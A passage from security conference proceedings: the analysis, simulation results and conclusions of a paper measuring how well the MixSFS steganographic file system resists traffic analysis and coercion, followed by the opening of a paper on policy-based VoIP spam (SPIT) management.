We scale $\Pr(H_0|\psi, \phi)$ by multiplying by two so that $\mathcal{D} = 1$ when there is perfect undistinguishability; i.e., $\Pr(H_0|\psi, \phi) = \Pr(H_1|\psi, \phi) = 0.5$. In cases where ψ and ϕ seem most likely the result of dummy activity (i.e., $\Pr(H_0|\psi, \phi) > \Pr(H_1|\psi, \phi)$,) we also consider that $\mathcal{D} = 1$.

The value of δ depends on the security needs of the user. In some cases (e.g., evidence in court,) it may be enough for the user to prove that there is a small chance (e.g., $\delta = 0.01$) that no $f_{s'}$ exists for the attacker to fail; while in others she may need higher values of δ to be safe (e.g., if the adversary is willing to use torture if $f_{s'}$ is more likely to exist than not, then $\delta = 1$.) The security goal of MixSFS is to ensure that $\mathcal{PD} = 1$ for the δ required by the user. The analysis presented in the next section can be used to determine the configuration and conditions under which MixSFS provides $\mathcal{PD} = 1$.

Note that the values of $\mathcal{U}$ and $\mathcal{D}$ are independent, even if only evidence ψ is taken into account. Consider two cases where, for simplicity, we assume that ϕ does no provide any information (i.e., $\Pr(\phi|H_0) = \Pr(\phi|H_1)$.) In case (a) the attacker obtains $\psi_a \in \Psi_1$ with $\Pr(\psi_a|H_0) = 0.1$ and $\Pr(\psi_a|H_1) = 0.2$. While in case (b) the attacker obtains $\psi_b \in \Psi_1$ with $\Pr(\psi_b|H_0) = 0.5$ and $\Pr(\psi_b|H_1) = 1$. Applying the definitions (1) and (2,) we obtain that $\mathcal{U}_a = 0.8$ and $\mathcal{U}_b = 0$, while in both cases the deniability is $\mathcal{D}_a = \mathcal{D}_b = 2/3$. The intuition behind this is the following: in the first case, the adversary only detects 20% of the file operations, and once suspicious evidence $\psi_a \in \Psi_1$ is detected, there are 33% chances that ψ_a was generated by dummy traffic. In the second case, every time the user operates on a file the adversary gets $\psi_b \in \Psi_1$ (i.e., no unobservability,) but half the dummy-generated sequences are also classified as $\psi_b \in \Psi_1$, so the level of deniability is the same as in the first case.

5 Evaluation of Traffic Analysis Resistance

5.1 How to Extract the Information from ψ

The starting point for performing traffic analysis is the evidence ψ obtained by the adversary prior to time t_c, the moment of coercion. We consider time discrete, with each time unit corresponding to an access cycle, and refer to Sect. 2 for the steps of the access cycle. ψ is the sequence of accesses to block locations in the remote store, and we denote by $\psi(t) : 1 \leq \psi(t) \leq N$, the store location accessed in cycle t, with $0 \leq t \leq t_c$. In previous work [TDDP07] it was shown that the analysis of $\psi(t)$ can reveal the location of hidden files in StegFS [ZPT04] (in spite of constant rate dummy accesses to the store) due to low-entropy block relocations.

MixSFS introduces high-entropy block relocation by using its local pool to mix blocks, and therefore methods such as [TDDP07] are not powerful enough to analyze MixSFS' relocation mechanism. Pool mixes have been analyzed in the context of anonymous communication, and we draw on the literature [DP04] as base for our probabilistic analysis of mixes. In anonymous communication however, a potentially infinite number of messages pass once through the mix; while in MixSFS a finite number N of locations in the store are repeatedly accessed. In this paper we extend existing mix analysis techniques to capture the *feedback* induced by repeatedly accessing locations, and show that our function $q_{\psi(t)}(t)$ is a useful tool to detect correlations induced by file operations. We first define the following notation:

- Let $\mathcal{B}$ be a set of blocks of interest of size $|\mathcal{B}|$.
- Let $q_{loc}(t)$ be the probability that at the end of cycle t, any block $b \in \mathcal{B}$ is in the remote store location loc, and $q_{\psi(t)}(t)$ denote this probability for the location $loc = \psi(t)$ accessed in cycle t.
- Let $E_{pool}(t)$ be the expected number of blocks $b \in \mathcal{B}$ in the pool (of size P) at the end of cycle t, $0 \leq E_{pool}(t) \leq \min(|\mathcal{B}|, P - 1)$.

Let us assume that before cycle t, location $loc = \psi(t)$ contains any block of interest $b \in \mathcal{B}$ with probability $q_{\psi(t)}(t-1)$. In the first step of cycle t the block in $\psi(t)$ is read, and placed in the pool (in step 5 of access cycle t.) If $\psi(t)$ contained a block $b \in \mathcal{B}$ with probability $q_{\psi(t)}(t-1)$ before t, the expected number of blocks $b \in \mathcal{B}$ in the pool increases by $q_{\psi(t)}(t-1)$. At the end of cycle t, a block b' is chosen uniformly at random from the pool and stored in $\psi(t)$. The updated probability of $\psi(t)$ containing $b' \in \mathcal{B}$ is given by:

$$q_{\psi(t)}(t) = \frac{1}{P}[E_{pool}(t-1) + q_{\psi(t)}(t-1)] \tag{3}$$

And the variation of $E_{pool}(t)$ from cycle $t-1$ to cycle t is:

$$E_{pool}(t) = E_{pool}(t-1) + q_{\psi(t)}(t-1) - q_{\psi(t)}(t) \tag{4}$$

Analysis for One Block. Let us consider $\mathcal{B}$ with $|\mathcal{B}| = 1$, such that the only block $b \in \mathcal{B}$ is known to be in location $loc = \psi(t_0)$ until it is accessed in cycle t_0. At $t_0 - 1$, the initial probability distribution describing the location of b is $q_{\psi(t_0)}(t_0 - 1) = 1$ for position $\psi(t_0)$, and $q_{\psi(t)}(t_0 - 1) = 0$ for $\psi(t) \neq \psi(t_0)$. Note that $q_{loc}(t) = q_{loc}(t-1)$ if the location is not accessed in t (i.e., if $loc \neq \psi(t)$,) thus when location $\psi(t)$ is accessed for the first time in cycle $t > t_0$, $q_{\psi(t)}(t-1) = q_{\psi(t)}(t_0 - 1)$. Let us assume that the sequence ψ of accesses between t_0 and $t_1 - 1$ is such that no location is accessed more than once; i.e., $\psi(t) \neq \psi(t')$, $\forall t \neq t' : t_0 \leq t, t' < t_1$. Applying equations (3) and (4,) and taking into account that $q_{\psi(t_0)}(t_0 - 1) = 1$, and $q_{\psi(t)}(t-1) = 0$ for $t_0 < t < t_1$ we obtain:

$$q_{\psi(t)}(t) = \frac{1}{P}(\frac{P-1}{P})^{t-t_0}, \;\; t_0 \leq t < t_1$$

Intuitively, the meaning of $q_{\psi(t)}(t)$ is the following: b enters the pool in t_0, and with probability $\frac{1}{P}$ it is written to $\psi(t_0)$, while it stays in the pool until $t_0 + 1$ with probability $\frac{P-1}{P}$. If $\psi(t_0+1) \neq \psi(t_0)$, then $q_{\psi(t_0+1)}(t_0) = 0$ (i.e., nothing is added to $E_{pool}(t_0+1)$,) and the block written to $\psi(t_0+1)$ contains b if b stayed in the pool in cycle t_0 (with probability $\frac{P-1}{P}$,) *and* was selected in step 6 of cycle $t_0 + 1$ (with probability $\frac{1}{P}$.) The block b is in the pool at the end of $t_0 + 1$ with probability $(\frac{P-1}{P})^2$.

Let $\psi(t_1)$ be the first location that is accessed twice since t_0; i.e., $\exists t'$, $t_0 \leq t' < t_1 : \psi(t_1) = \psi(t')$. When $\psi(t_1) = \psi(t')$ is accessed in cycle t_1, it contains b with probability $q_{\psi(t_1)}(t_1 - 1) = q_{\psi(t')}(t')$, and therefore after reading $\psi(t_1)$'s content the probability that b is in the pool increases by $q_{\psi(t')}(t')$. Consequently, at the end of cycle t_1, location $\psi(t_1)$ contains b with probability:

$$q_{\psi(t_1)}(t_1) = \frac{1}{P}[(\frac{P-1}{P})^{t_1-t_0} + \frac{1}{P}(\frac{P-1}{P})^{t'-t_0}]$$

The next cycle $t_2 > t_1$ when location $\psi(t_2) = \psi(t_1) = \psi(t')$ is accessed a third time, the probability that is added to the pool is $q_{\psi(t_2)}(t_2 - 1) = q_{\psi(t_1)}(t_1)$. The effect of feeding $q_{\psi(t)}(t-1)$ back to the pool is that $q_{\psi(t)}(t)$ grows when accessing locations that contain b with probability $q_{\psi(t)}(t-1) > q_{\psi(t-1)}(t-1)$. Figure 4 (left) shows an example for MixSFS with $N = 951$ remote blocks and a pool of size $P = 50$; i.e., total capacity of $N+P-1 = 1000$ blocks (these are the default N and P used in all our experiments.) We can see that until $t_1 = 70$, $q_{\psi(t)}(t)$ follows a geometric distribution. At t_1, the same location $\psi(t')$ that was accessed at $t' = 33$ is chosen for the second time since $t_0 = 0$, causing a bump in $q_{\psi(t)}(t)$. As $t \to \infty$, b disperses across locations becoming more uniformly distributed, and it stabilizes when:

$$q_{\psi(t)}(t) = q_{\psi(t)}(t-1) = q_{\psi(t-1)}(t-1) = \frac{1}{N+P-1} \;, \quad t \to \infty$$

$$E_{pool}(t) = E_{pool}(t-1) = \frac{P-1}{N+P-1} \;, \quad t \to \infty$$

Analysis for File Operations. Let us now consider a file operation that starts at t_0 and requires fetching $|\mathcal{B}| > 1$ blocks of interest from the store (i.e., initially $E_{pool}(t_0 - 1) = 0$,) and let e be the efficiency of the operation (see *file access strategy* in Sect. 2.) We assume that $|\mathcal{B}|$, e and t_0 are known, but not the locations of the blocks $b \in \mathcal{B}$. If the efficiency $e = 1$, then the agent selects the blocks $b \in \mathcal{B}$ sequentially, thus the adversary can infer that the blocks of interest are those in locations $\psi(t_0) \dots \psi(t_0 + |\mathcal{B}| - 1)$. In this case, $q_{\psi(t)}(t_0 - 1) = 1$ for $\psi(t) : t_0 \le t < t_0 + |\mathcal{B}|$, and $q_{\psi(t)}(t_0 - 1) = 0$ otherwise. We now examine the case where the file operation efficiency is $0 < e < 1$.

Let us define $n(t)$, a function that counts the number of fresh, distinct locations accessed before cycle t, with $t \ge t_0$:

$$n(t) = \begin{cases} 0 & \text{if} \quad t = t_0 \\ n(t-1)+1 & \text{if} \quad \forall t' : t_0 \le t' < t, \;\; \psi(t) \ne \psi(t') \\ n(t-1) & \text{if} \quad \exists t' : t_0 \le t' < t, \;\; \psi(t) = \psi(t') \\ N & \text{if} \quad t \to \infty \end{cases}$$

For cycles t such that $\psi(t)$ is fresh, the probability $q_{\psi(t)}(t-1)$ depends on the number $n(t)$ of fresh locations that have already been accessed since t_0. If $n(t) < |\mathcal{B}|$, not all the blocks in $\mathcal{B}$ have yet been read, and the agent selects locations containing $b \in \mathcal{B}$ with probability equal to the efficiency e of the file operation. At t_1 such that $\psi(t_1)$ is fresh and $n(t_1) = |\mathcal{B}|$, the agent has already succeeded in getting all blocks of interest from the store with probability $e^{|\mathcal{B}|}$, and the probability that $\psi(t_1)$ was selected because of containing a block of interest is $q_{\psi(t_1)}(t_1 - 1) = e \cdot (1 - e^{|\mathcal{B}|})$. In general, a location $\psi(t)$ accessed for the first time in cycle t, has probability $q_{\psi(t)}(t-1)$ of the form:

$$q_{\psi(t)}(t-1) = \begin{cases} e & \text{if } n(t) < |\mathcal{B}| \\ e \cdot \sum_{k=0}^{|\mathcal{B}|-1} \binom{n(t)}{k} e^k (1-e)^{n(t)-k} & \text{if } n(t) \ge |\mathcal{B}| \end{cases}$$

Figure 4 (right) shows the evolution in time of $q_{\psi(t)}(t)$ when two operations with $e = 0.5$ are made on a file of $|\mathcal{B}| = 40$ blocks. The first operation on $\mathcal{B}$ starts at time $t_0 = 0$ (finishes at $t_1 = 94$,) and the second starts at $t_2 = 294$ (finishes




Fig. 4. Function $q_{\psi(t)}(t)$ for a single block accessed at $t_0 = 0$ (left); and for two operations with $e = 0.5$ on a file of size $|\mathcal{B}| = 40$, at $t_0 = 0$ and $t_2 = 294$ (right.)

at $t_3 = 360$,) and the agent performs dummy accesses in cycles $t_1 < t < t_2$ and $t > t_3$. We can clearly see how $q_{\psi(t)}(t)$ grows as the blocks in $\mathcal{B}$ are accessed for the second time in cycles $t_2 \leq t \leq t_3$. The intuition is that there is a correlation between the destinations of $b \in \mathcal{B}$ in the first file operation, and the locations $\psi(t_2) \ldots \psi(t_3)$. And the function $q_{\psi(t)}(t)$ detects this correlation even if the exact locations of the blocks $b \in \mathcal{B}$ are not known at any point.

When the attacker guesses correctly that at t_0 the user operates with efficiency e on a file of $|\mathcal{B}|$ blocks, she assigns high probabilities $q_{\psi(t)}(t)$ to the locations $\psi(t)$ which are likely to contain any of those blocks $b \in \mathcal{B}$. When the file is accessed for the second time starting at t_2, their locations $\psi(t)$ feed back to the pool probabilities $q_{\psi(t)}(t-1) > q_{\psi(t-1)}(t-1)$, such that the function $q_{\psi(t)}(t)$ grows (see (3)) in the time interval corresponding to the second file operation. The correlation becomes stronger when the efficiency e or the file size $|\mathcal{B}|$ increase, and it is most visible when the two file operations are separated by two or three hundred cycles. When the two operations are closer in time, many blocks from




Fig. 5. Area α defined by $q_{\psi(t)}(t)$ going over $\beta_{10}(t)$ (left); and distributions of $f_0(\alpha)$ (dummy traffic) and $f_1(\alpha)$ (file operations) for files of sizes $|\mathcal{B}| = 6$ (upper right,) and $|\mathcal{B}| = 20$ (bottom right.)

the first operation are still in the pool, and can be obtained without accessing the store; and when the two operations are too far apart, the correlation becomes weaker (due to multiple relocations per block) and eventually disappears.

As illustrated by this example, $q_{\psi(t)}(t)$ can be used by the attacker to detect correlations when files are accessed several times, and therefore distinguish between sequences ψ generated by dummy traffic and file operations, as shown in the next section. The computation of $q_{\psi(t)}(t)$ requires knowing (or guessing) t_0, e, and $|\mathcal{B}|$. The efficiency e is a known system parameter, but the adversary would need to try all possible file sizes up to a certain maximum size, and start computing a few new $q_{\psi(t)}(t)$ functions (one per file size) for every cycle t. Our experiments indicate that the required memory and computing power to do so are moderate, and that it would be feasible for the adversary to perform this type of analysis in real-time on a standard PC.

5.2 Example of Test Prior to Coercion

Prior to coercion, the only information available to the attacker is the sequence ψ of accesses to the remote store, and its function $q_{\psi(t)}(t)$. In order to use ψ as evidence of hidden files, the attacker first needs a way to distinguish whether ψ is (most likely) a sequence of dummy accesses (i.e., $\psi \in \Psi_0$,) or it contains file operations (i.e., $\psi \in \Psi_1$.) We assume that the adversary runs her own MixSFS system, and learns the typical shapes of $q_{\psi(t)}(t)$ corresponding to dummy traffic (H_0) and to operations on files of different sizes (H_1.) She uses this information to compute $\Pr(\psi|H_0)$ and $\Pr(\psi|H_1)$ as illustrated by the rest of this section.

The adversary first tests a large number of dummy sequences ψ_0. Given that dummy traffic selects remote locations uniformly at random, its sequence ψ_0 generates functions $q_{\psi_0(t)}(t)$ that fluctuate as white noise around a "baseline." Let $\beta_x(t)$ be a *baseline function* such that in cycle t, $q_{\psi_0(t)}(t) > \beta_x(t)$ only in a percentage x of cases; i.e., $\beta_{100}(t)$ is the lower bound, $\beta_0(t)$ the upper bound, and $\beta_{50}(t)$ represents the median of all the experiments (computed independently for each point t.) As shown in the previous section, file operations generate increases in $q_{\psi(t)}(t)$ that are unlikely to happen at random. In order to exploit this feature to distinguish file and dummy sequences (ψ_1 and ψ_0, respectively,) the adversary compares how much $q_{\psi_0(t)}(t)$ and $q_{\psi_1(t)}(t)$ go over the baseline functions.

Let us denote as α the largest area defined by function $q_{\psi(t)}(t)$ going above a given baseline $\beta_x(t)$, as shown filled in black in Fig 5 (left) (the light background shows many dummy functions $q_{\psi_0(t)}(t)$ superimposed.) Fig. 5 (right) shows the probability density functions $f_1(\alpha)$ and $f_0(\alpha)$, computed for small and large files with a large amount of file (H_1) and dummy (H_0) sequences. As we can see, dummy sequences ψ_0 produce smaller α than sequences ψ_1 containing operations on big files. On the other hand, sequences ψ_1 that contain operations on small files are hard to distinguish from dummy. The adversary constructs Ψ_0 and Ψ_1 using α as a distinguisher as follows:

- Let α_t be the threshold area such that $f_0(\alpha_t) = f_1(\alpha_t)$.
- We say $\psi \in \Psi_0$ if $q_{\psi(t)}(t)$ produces α such that $\alpha < \alpha_t$, and $\psi \in \Psi_1$ if $\alpha > \alpha_t$.

- Dummy traffic (H_0) generates $\psi \in \Psi_0$ with probability $\Pr(\psi \in \Psi_0 | H_0) = \int_0^\alpha f_0(\alpha)$, and $\psi \in \Psi_1$ with probability $\Pr(\psi \in \Psi_1 | H_0) = \int_\alpha^\infty f_0(\alpha)$.
- Similarly, file operations (H_1) generate sequences ψ that are unobservable with probability $\mathcal{U} = \Pr(\psi \in \Psi_0 | H_1) = \int_0^\alpha f_1(\alpha)$, and observable with probability $\Pr(\psi \in \Psi_1 | H_1) = \int_\alpha^\infty f_1(\alpha)$.

The quality of the distinguisher α depends strongly on the baseline $\beta_x(t)$ chosen by the attacker. To select the optimal $\beta_x(t)$, the adversary computes $f_0(\alpha)$ and $f_1(\alpha)$ for several baseline functions $\beta_x(t)$, $x \in (0, 100)$, and chooses as optimal the one that minimizes the probabilities $\Pr(\psi \in \Psi_0 | H_1) = \int_0^\alpha f_1(\alpha)$, and $\Pr(\psi \in \Psi_1 | H_0) = \int_\alpha^\infty f_0(\alpha)$. For our experiments, we have implemented an adaptive algorithm that finds the optimal $\beta_x(t)$ for each file size.

5.3 Example of Test After Coercion

Consider a setting where a fraction $0 < \sigma < 1$ of all locations are occupied by visible blocks (i.e., blocks that belong to files of security level s or lower, as explained in Sect. 2,) and let $\phi(t) = \phi$ (with $0 \leq \phi \leq P - 1$) be the number of visible blocks in the pool at time t. If MixSFS has been performing dummy traffic in the cycles preceding t, then $\Pr(\phi | H_0)$ is given by the probability mass function $f_0(\phi)$ of a binomial distribution with parameters ϕ, $P - 1$, and σ:

$$\Pr(\phi | H_0) = f_0(\phi) = \binom{P-1}{\phi} \sigma^\phi (1 - \sigma)^{P-1-\phi}$$

Let us assume that the adversary coerces the user at time t_c, and finds $\phi(t_c) = \phi$ visible blocks in the pool. Intuitively, the fraction $\frac{\phi}{P-1}$ of visible blocks in the pool provides the adversary with the following information:

- If $\frac{\phi}{P-1}$ is similar to σ, then it is likely that MixSFS was performing dummy traffic for a period of time before coercion, and no evidence of hidden files is available.
- If it is significantly higher than σ, then evidence ϕ suggests that operations on visible files may have recently taken place. Note that this evidence reinforces the claim of the user that all files are visible and no hidden files exist, meaning that the user has perfect deniability.
- And finally, an abnormally high number of empty blocks in the pool (i.e., proportion of visible blocks much lower than σ,) could be the result of recent operations on hidden files.

For any file size $|\mathcal{B}|$, the adversary can run experiments to determine the distribution of $\Pr(\phi | H_1) = f_1(\phi)$. Figure 6 shows the probability mass functions $f_0(\phi)$ and $f_1(\phi)$ corresponding to dummy and file operations (on files of two sizes,) respectively. We have experimentally computed $f_1(\phi)$ assuming a worst-case scenario in which a hidden file operation finalized at $t_c - 1$, the cycle prior to coercion. As we can see, operations on large hidden files may result in values of ϕ rarely generated by dummy traffic. On the other hand, the ϕ resulting from




Fig. 6. Probability mass functions $f_0(\phi)$ and $f_1(\phi)$, for $\sigma = 0.5$, and hidden file sizes $|\mathcal{B}| = 6$ (left) and $|\mathcal{B}| = 20$ (right.)

operations on small hidden files follows the same distribution as dummy traffic (to the extent that at coercion, ϕ provides nearly no information on whether small files exist.)

Analogously to the previous section, we can define a threshold ϕ_t such that $f_0(\phi_t) = f_1(\phi_t)$. We say that $\phi \in \varPhi_0$ if $\phi > \phi_t$, and $\phi \in \varPhi_1$ if $\phi < \phi_t$, and compute the probabilities $\Pr(\phi \in \varPhi_0|H_i) = \sum_{\phi=\lceil\phi_t\rceil}^{P-1} f_i(\phi)$ and $\Pr(\phi \in \varPhi_1|H_i) = \sum_{\phi=0}^{\lfloor\phi_t\rfloor} f_i(\phi)$, associated to dummy ($i = 0$) and hidden file operations ($i = 1$.)

5.4 Results for Unobservability and Deniability

We have implemented a MixSFS simulator to validate our analysis. This section describes the experimental setup of our implementation, and presents the results we have obtained for unobservability and deniability in the studied configuration. The results are meant to be illustrative and optimizations of MixSFS parameters are out of the scope of this paper.

Experimental Setup. We considered a MixSFS with $N = 951$ remote storage locations and a pool of capacity $P = 50$ (i.e., $N + P - 1 = 1000$ blocks in total.) Files occupy between one and ten blocks, and block redundancy ensures that, for $\sigma = 0.5$, the probability of losing a hidden file is smaller than 10^{-6} even if visible files grow by 10%. This redundancy is proportionally larger for smaller files (one block files are converted to $(n, m) = (6, 1)$, and ten block files to $(n, m) = (20, 10)$.) The efficiency of read and update operations are, respectively, $e_r = 0.75$ and $e_w = 0.25$. In each experiment files are accessed twice, and we have tested the four combinations of read and update operations ('rr', 'rw','wr', and 'ww',) where the two operations are separated by a minimum of 50 and a maximum of 800 cycles.

Unobservability. Figure 7(left) shows the results for unobservability ($\mathcal{U}$) in this setup, depending on file size and type of file operations. We can see that consecutive file read operations are always unobservable for files of size up to $(n, m) = (14, 6)$; and that even for sizes $(n, m) = (20, 10)$, file reads are unobservable 90% of the times. Consecutive file updates however, are observable much more often: over 10% of the times for the smallest files ($(n, m) = (6, 1)$ blocks,) and over 70% of the times for the largest files ($(n, m) = (20, 10)$ blocks.) File reads have higher unobservability because a random subset of m blocks is chosen




Fig. 7. Results for unobservability (left) and deniability (right)

for each read operation (i.e., erasure codes have the side effect of substantially reducing correlations between file read operations.) For file updates however, the redundancy introduced by erasure codes causes more blocks to be updated, and effectively increases the file size for update operations.

Deniability. We have analyzed deniability ($\mathcal{D}$) in worst-case scenarios, where the adversary coerces the user right after an operation on a hidden file has taken place (whether or not the operation was observable.) We show in Fig. 7(right) our results (boxplots of the distribution of $\mathcal{D}$) for three file sizes and pairs of read and update operations. We have classified the results depending on whether the operations were or not unobservable, and we can see that generally, observable operations result in lower $\mathcal{D}$. This implies that an adversary who can choose to attack the user after observing a file operation has an advantage for finding evidence of hidden files at coercion. We can also see that $\mathcal{D}$ is much higher if hidden files are just read and rarely or never updated: in this case MixSFS offers plausible deniability $\mathcal{PD}$ with threshold $\delta = 1$ for small and medium files, and with $\delta = 0.01$ for big files. If files are meant to be regularly updated however, this configuration of MixSFS can only guarantee plausible deniability for small files and $\delta = 0.01$, even if only a small percentage (12%) of small file update operations have a risk of providing low $\mathcal{D}$.

6 Conclusions

This work studies the security of Steganographic File Systems (SFSs) intended to protect the user against adversaries who monitor accesses to the store. We have presented an architecture of SFS that uses pool mixes to achieve high-entropy block relocation, and prevent known vulnerabilities to traffic analysis attacks [TDDP07] that exploit low-entropy relocation algorithms [ZPT04].

We have defined probabilistic metrics to quantify the unobservability and (plausible) deniability provided by SFSs against coercion attacks. Building on existing mix analysis techniques [DP04], we have presented novel traffic analysis methods to evaluate the security of SFSs subject to continuous observation. In order to validate our approach we have implemented a MixSFS simulator, examined each step of the attack process, and computed results for unobservability and deniability in a experimental setup. Although we use as example in our analysis a particular type of pool mix, it is trivial to adapt our analysis to other probabilistic relocation mechanisms. The methods introduced here serve as basis for further work on the design and evaluation of traffic analysis resistant SFSs. We note that previous designs have given little or no attention to preventing these types of attacks, in spite of sometimes relying on architectures that use distributed peer-to-peer storage [GL04, HR02], or remote stores observable by third parties, and are thus vulnerable to the adversary and attacks described here.

To better illustrate our contribution, we have considered a very simple dummy access strategy, that chooses blocks uniformly at random amongst all blocks in the store. Our results show that this naive strategy can only conceal accesses to small files. The design of more sophisticated dummy access strategies that offer better unobservability and deniability remains as an open line for further research. Similarly, a fully functional MixSFS implementation would require the specification of additional operations, such as regenerating files after some blocks have been lost or changing user keys after coercion.

Acknowledgements. This work was partially supported by the IWT SBO ADAPID project, the Concerted Research Action (GOA) Ambiorics 2005/11 of the Flemish Government and by the IAP Programme P6/26 BCRYPT (Belgian Science Policy.) C. Troncoso is funded by a research grant of the Fundación Barrié de la Maza (Spain.) Peter Fairbrother should be credited for the idea of using mixes in the context of SFSs.

References

[ANS98] Anderson, R.J., Needham, R.M., Shamir, A.: The steganographic file system. In: Aucsmith, D. (ed.) IH 1998. LNCS, vol. 1525, pp. 73–82. Springer, Heidelberg (1998)

[AT83] Akl, S.G., Taylor, P.D.: Cryptographic solution to a problem of access control in a hierarchy. ACM Trans. Comput. Syst. 1(3), 239–248 (1983)

[Cha81] Chaum, D.: Untraceable electronic mail, return addresses, and digital pseudonyms. Communications of the ACM 4(2), 84–88 (1981)

[DDM03] Danezis, G., Dingledine, R., Mathewson, N.: Mixminion: Design of a type iii anonymous remailer protocol. In: Proceedings of the 2003 IEEE Symposium on Security and Privacy, pp. 2–15 (2003)

[DP04] Diaz, C., Preneel, B.: Reasoning about the anonymity provided by pool mixes that generate dummy traffic. In: Fridrich, J. (ed.) IH 2004. LNCS, vol. 3200, pp. 309–325. Springer, Heidelberg (2004)

[GL04] Giefer, C., Letchner, J.: Mojitos: A distributed steganographic file system. Technical Report, University of Washington (2004)

[HR02] Hand, S., Roscoe, T.: Mnemosyne: Peer-to-peer steganographic storage. In: Druschel, P., Kaashoek, M.F., Rowstron, A. (eds.) IPTPS 2002. LNCS, vol. 2429, pp. 130–140. Springer, Heidelberg (2002)

[MCPS03] Ulf Moller, Lance Cottrel, Peter Palfrader, and Len Sassaman. Mixmaster protocol - version 2 (2003), http://www.abditum.com/mixmaster-spec.txt

[MK99] McDonald, A.D., Kuhn, M.G.: Stegfs: A steganographic file system for linux. In: Pfitzmann, A. (ed.) IH 1999. LNCS, vol. 1768, pp. 462–477. Springer, Heidelberg (2000)

[PH01] Pfitzmann, A., Hansen, M.: Anonymity, Unobservability and Pseudonymity – A Proposal for Terminology. In: Federrath, H. (ed.) Designing Privacy Enhancing Technologies. LNCS, vol. 2009, pp. 1–9. Springer, Heidelberg (2001)

[Rab89] Rabin, M.: Efficient dispersal of information for security, load balancing, and fault tolerance. Journal of ACM 36(2), 335–348 (1989)

[Riz97] Rizzo, L.: Effective erasure codes for reliable computer communication protocols. Computer Communication Review 27(2), 24–36 (1997)

[TDDP07] Troncoso, C., Diaz, C., Dunkelman, O., Preneel, B.: Traffic analysis attacks on a continuously-observable steganographic file system. In: Furon, T., et al. (eds.) IH 2007. LNCS, vol. 4567, pp. 220–236. Springer, Heidelberg (2008)

[ZPT04] Zhou, X., Pang, H., Tan, K.-L.: Hiding data accesses in steganographic file system. In: Proceedings of the 20th International Conference on Data Engineering, pp. 572–583. IEEE Computer Society, Los Alamitos (2004)

An Adaptive Policy-Based Approach to SPIT Management

Yannis Soupionis, Stelios Dritsas, and Dimitris Gritzalis

Information Security and Critical Infrastructure Protection Research Group,
Dept. of Informatics, Athens University of Economics and Business,
76 Patission Ave., Athens, GR-10434, Greece
{jsoup,sdritsas,dgrit}@aueb.gr
http://www.cis.aueb.gr

Abstract. Voice over IP (VoIP) is a key enabling technology, which provides new ways of communication. VoIP technologies take advantage of existing data networks to provide inexpensive voice communications worldwide as a promising alternative to the traditional telephone service. At the same time, VoIP provides the means for transmitting bulk unsolicited calls, namely SPam over Internet Telephony (SPIT). SPIT is, up to a given extend, similar to email spam. However, it is expected to be more frustrating because of the real-time processing requirements of voice calls. In this paper we set the foundations of an adaptive approach that handles SPIT through a policy-based management approach (aSPM). aSPM incorporates a set of rules for SPIT attacks detections, together with appropriate actions and controls that should be enforced so as to counter these attacks. Furthermore, the policy is formally described through an XML schema, which refers to both, the attack detection rules, and the corresponding defense actions.

Keywords: VoIP, SPIT, Attack Graphs, Attack Trees, Policy, Rules, Actions.

1 Introduction and Related Work

The explosive growth of the Internet has introduced a wide array of new technological advances and more sophisticated end-user services. Development in data networks facilitated the introduction of VoIP technologies, which have been increasingly penetrating the telephony market in the last years. VoIP advantages include seamless integration with the existing data networks, portability, accessibility, and convergence of telephone networks. These are some of the reasons that make VoIP an attractive and advantageous network technology.

Currently, VoIP implementations are mainly based on the Session Initiation Protocol (SIP) [1], which tends to be the dominant protocol in VoIP environments. However, the use of Internet Telephony in accordance with the vulnerabilities posed by its underlying infrastructure, i.e. the Internet and the SIP

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 446–460, 2008.

